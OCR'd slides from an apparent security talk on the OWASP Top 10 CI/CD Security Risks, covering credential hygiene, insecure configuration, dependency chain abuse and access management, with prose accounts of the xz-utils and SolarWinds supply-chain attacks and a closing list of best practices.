
- Main project of OWASP
- Awareness document categorizing the *most severe risks*
- Helps you prioritize when looking for vulnerabilities
- Initially (2003) only for web applications, now many more
- In 2022, the „Top 10 CI/CD Security Risks“ list created by Cidersecurity became an OWASP project

OWASP Top 10



https://owasp.org/www-project-top-10-ci-cd-security-risks/

CICD-SEC-6
Insufficient Credential Hygiene



CICD-SEC-6
Insufficient Credential Hygiene


- CI systems need a multitude of secrets
  - Access to deployment systems
  - Artifact repository
  - Tokens for internal & external APIs
  - Runtime secrets
- Most of them are only needed temporarily

CICD-SEC-6
Insufficient Credential Hygiene

- (Hardcoded secrets in source code)
- Broad access to secrets in CI system
  - No role separation
  - No context separation
  - No prod/dev separation
- Secrets leaked via CI logs
- Persistence of temporary secrets in artifacts (e.g., container image)
- No lifecycle management for secrets


CICD-SEC-6
Tale From the Trenches

- Org uses self-hosted Gitlab
- Runners are well protected and only assigned to proper projects
- But there were some secrets stored as global instance-wide variables
- Any employee could login, create a project, register a local runner and dump those global variables
- Access key for cloud provider, used to store container images to registry used in automatic deployment
- Bonus: Key was for an admin account




https://docs.gitlab.com/ee/ci/variables/#for-an-instance

CICD-SEC-7
Insecure System Configuration




CICD-SEC-7
Tale From the Trenches

- On Premise CI system
- Available to all ~200 employees, even those not in IT
- Shared runner used for all projects
- Provides *Docker-in-Docker* service for building container images
- Any job can get root access on the host
- Root access on the host gave you continuous read access to all (sensitive) repos on the system and their secrets



CICD-SEC-3
Dependency Chain Abuse



CICD-SEC-3
Dependency Chain Abuse

- CI dependencies can run code in your system
  - Container images
  - Software packages with installation scripts
  - Tools being executed
- Problems are malicious packages rather than "just" vulnerable ones
- Can attack the build (credential theft), the infrastructure (lateral movement in the network, gaining persistence on a host) or the software being built
  - -> Poisoned Pipeline Execution

CICD-SEC-3
Dependency Chain Abuse

- **Dependency hijacking:** Becoming the maintainer for a package in a public repo
- **Typosquatting:** Publication of malicious packages with a name similar to a real package; pretending to be the “official” package
- **Dependency confusion:** Package in a public repo having the same name as an internal package

CICD-SEC-3
xz-utils

- Github user *JiaT75* started contributing to *xz-utils* in 2021
- In 2023, the maintainer of the project was bullied into accepting *JiaT75* as a co-maintainer
- They manipulated the build artifacts to include a backdoor which becomes active in openssh servers using the library
- More: https://www.wired.com/story/jia-tan-xz-backdoor/

CICD-SEC-2
Inadequate Identity & Access Mgmt

- Insufficient role concepts
  - no *Separation of Duties*
- Excessive default permissions for new users
- Inconsistent account management
  - SSO accounts, local accounts, open self registration
- Shared accounts
- No lifecycle management
  - Outdated permissions and stale accounts for people leaving the department or the organization
- Weak authentication procedure
  - Weak passwords, no MFA

Solarwinds


ONE DOES NOT SIMPLY
CALL AN IT-PRODUCT "THE ONE RING" AND EXPECT THINGS TO GO SMOOTHLY
imgflip.com

Solarwinds

- *Orion* is a management and observability service for large infrastructures
  - ~ 30.000 customers
  - NSA, NASA, Pentagon, Microsoft, Intel, Cisco, …
- In 2020 multiple security analysts start seeing weird attacks they cannot explain
- It takes until December to identify the common denominator: All victims are using *Solarwinds Orion*

Solarwinds

- Malware found on victim's server: a dll, which is supposed to send telemetry information to Solarwinds, also sends data to attacker's server
- The dll could also activate a backdoor
- The dll was signed with Solarwind's code signing key
- -> The build process was compromised

Solarwinds

- Forensic analysis almost failed, due to missing & deleted logs
- Jan 2019: Employee's VPN account gets compromised
  - Source code exfiltrated
- Mar 2019: Analysis of build environment (TeamCity)
- Sep 2019: Small non-malicious code changes performed
- Feb 2020: Malware added to build
- November 2020: Malware removed from build, traces deleted

Solarwinds

- Attackers monitored 71 internal mail accounts for indications of detection
  - FBI reported “strange behaviour” before access was removed
- Only ~20% of Orion systems had internet access
- Attack attributed to SVR (Russian foreign intelligence)
- More: https://www.wired.com/story/the-untold-story-of-solarwinds-the-boldest-supply-chain-hack-ever/

What to do?

- Treat your CI infrastructure, as if security mattered
- Perform regular audits
  - Study & understand Top 10 list
  - Ask the right questions
  - Get external help, when necessary

Photo by Tim Mossholder on Unsplash

Best Practice

- ✓ Apply *Principle of least privilege* and *Separation of duties* to your identities (and everything else)
- ✓ Only allow vetted container images
- ✓ Do not run privileged containers
- ✓ Minimize dependencies
- ✓ Perform explicit secret management
- ✓ Harden, isolate & compartmentalize your infrastructure
- ✓ Monitor for breaches

Photo by Tim Mossholder on Unsplash

Questions?

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Matrix: @mtausig:sba-research.org

https://www.sba-research.org/professional-services/audit-von-ci-cd-systemen/

Photo by Miguel Orós on Unsplash